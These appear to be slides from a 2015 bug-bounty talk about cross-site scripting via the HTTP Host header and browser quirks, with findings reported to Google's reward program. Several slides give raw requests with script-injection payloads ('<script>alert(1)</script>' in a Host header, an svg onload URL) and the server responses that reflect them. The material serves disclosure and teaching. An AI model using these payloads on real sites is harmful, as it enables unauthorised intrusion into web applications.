XSS via File Upload

- Lessons learnt?
- Always try to find quirks in webservers, they may behave in a non-standard way.
- When something doesn't work in one browser, try in others.

XSS via Host Header

- Known misbehaviour of Internet Explorer
- Found by Sergey Bobrov (@black2fan) in 2013
- Found some quirk in Google parsing of Host header
- Let the hunting begin!

XSS via Host Header

HTTP/1.1 302 Found
Date: Fri, 06 Mar 2015 08:35:32 GMT
Server:Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.36-0+deb7u3
Location: http://example.com/login.php
Vary:Accept-Encoding
Content-Length: 0
Connection: close
Content-Type: text/html

XSS via Host Header

HTTP/1.1 302 Found
Date: Fri, 06 Mar 2015 08:35:32 GMT
Server:Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.36-0+deb7u3
Location: http://example.com%2Flogin.php
Vary:Accept-Encoding
Content-Length: 0
Connection: close
Content-Type: text/html

XSS via Host Header

GET /**login.php**/ HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: pl-PL
User-Agent: Mozilla/5.0 (Windows NT 6.3;
WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: **example.com/login.php**
DNT: 1
Connection: Keep-Alive
Cache-Control: no-cache

XSS via Host Header

- Google Host header parsing
- Host: www.google.com -> works
- Host: www.google.com/test -> doesn't work
- Host: www.google.com:80 -> works
- Host: www.google.com:80<anything> -> also works!

XSSviaHostHeader

Request

Raw	Headers	Hex
GET / HTTP/1.1		
Host: mail.google.com:30asd'		
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:35.0) Gecko/20100101 Firefox/35.0		
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		
Accept-Language: en-GB,en;q=0.5		
Accept-Encoding: gzip, deflate		
Connection: close		

Response

Raw	Headers	Hex	HTML	Render
HTTP/1.1 200 OK				
Cache-Control: private, max-age=604800				
Expires: Sun, 01 Feb 2015 20:41:31 GMT				
Date: Sun, 01 Feb 2015 20:41:31 GMT				
Refresh: 0;URL=https://mail.google.com:30asd'/mail/				
Content-Type: text/html; charset=ISO-8859-1				
X-Content-Type-Options: nosniff				
X-Frame-Options: SAMEORIGIN				
X-XSS-Protection: 1; mode=block				
Content-Length: 254				
Server: GSE				
Alternate-Protocol: 443:quic,p=0.02				
Connection: close				

```
<html><head><meta http-equiv="Refresh" content="0;URL=https://mail.google.com:30asd'></head><body><script type="text/javascript" language="javascript"><!-- location.replace("https://mail.google.com:30asd\47/mail/") --></script></body></html>
```

XSS via Host Header

Request

Raw Params Headers Hex

```
GET /cse/tools/create_onthefly HTTP/1.1
Host: www.google.com:443/<textarea><script>alert(1)</script>
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:35.0)
Gecko/20100101 Firefox/35.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Response

Raw Headers Hex HTML Render

```
<textarea cols="75" rows="8" readonly="readonly" wrap="off">
<!-- Use of this code assumes agreement with the Google Custom
Search Terms of Service. -->
<!-- The terms of service are available at
http://www.google.com:443/<textarea><script>alert(1)</script>/cs
e/docs/tos.html -->
<form name="cse" id="searchbox_demo"
action="http://www.google.com/cse">
<input type="hidden" name="cref" value="" />
<input type="hidden" name="ie" value="utf-8" />
<input type="hidden" name="hl" value="" />
<input name="q" type="text" size="40" />
<input type="submit" name="sa" value="Search" />
</form>
<script type="text/javascript"
src="https://www.google.com:443/<textarea><script>alert(1)</script>/cse/tools/onthefly?form=searchbox_demo&lang=""></script>
</textarea><br />
<span class="gray">Use of this code assumes agreement with
the Google Custom Search <a
 href="/cse/docs/tos.html"
```



XSS via Host Header

HTTP/1.1 302 Found


Server:Apache/2.2.22 (Debian)

Location: https://www.google.com%3a443%2fcse%2ftools
%2fcreate_onthefly%3b%3c%2ftextarea%3e%3cscript
%3ealert(l)%3c%2fscript%3e



Host: www.google.com:443/cse/tools/create_onthefly;</
textarea><script>alert(l)</script>

XSSviaHostHeader




XSSviaHostHeader

Request

Raw	Headers	Hex
GET /test/..../test2 HTTP/1.1	Host: www.google.com	
	User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:35.0) Gecko/20100101 Firefox/35.0 iPhone3df	
	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	
	Accept-Language: en-GB,en;q=0.5	
	Accept-Encoding: gzip, deflate	
	Connection: close	

Response

Raw	Headers	Hex	HTML	Render
HTTP/1.1 302 Found	Cache-Control: private			
	Content-Type: text/html; charset=UTF-8			
	Location: https://www.google.com/test2			
	Content-Length: 225			
	Date: Sun, 01 Feb 2015 20:45:05 GMT			
	Server: GFE/2.0			
	Connection: close			
			<HTML><HEAD><meta http-equiv="content-type" content="text/html; charset=utf-8">	
			<TITLE>302 Moved</TITLE></HEAD><BODY>	
			<H1>302 Moved</H1>	
			The document has moved	
			here.	
			</BODY></HTML>	



XSS via Host Header

Request

Raw Params Headers Hex

```
GET /test;/../test2 HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0s (Macintosh; Intel Mac OS X 10.10; rv:35.0)
Gecko/20100101 Firefox/35.0 iPhone3df
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 404 Not Found
Content-Type: text/html; charset=UTF-8
Content-Length: 1430
Date: Sun, 01 Feb 2015 20:45:21 GMT
Server: GFE/2.0
Connection: close

<!DOCTYPE html>
<html lang=en>
  <meta charset=utf-8>
  <meta name=viewport content="initial-scale=1, minimum-scale=1,
width=device-width">
  <title>Error 404 (Not Found)!!1</title>
  <style>
    *{margin:0;padding:0}html,code{font:15px/22px
arial,sans-serif}html{background:#fff;color:#222;padding:15px}body
```

XSS via Host Header

http://test.pl/<svg/onload=alert(1)/.../..



http://test.pl/

XSS via Host Header

XSS via Host Header

<https://www.youtube.com/watch?v=9A44ERoAFkc>

XSS via Host Header

- Lessons learnt?
- The same as before! Find on your own or learn about browser quirks,
- Try to find weaknesses in servers.

Summary

- I really enjoy my participation in Google VRP,
- Great way to enhance my skills as well as to get some money,
- Learn about browsers, try to fuzz servers,
- Be a bit lucky!

theEnd

Questions?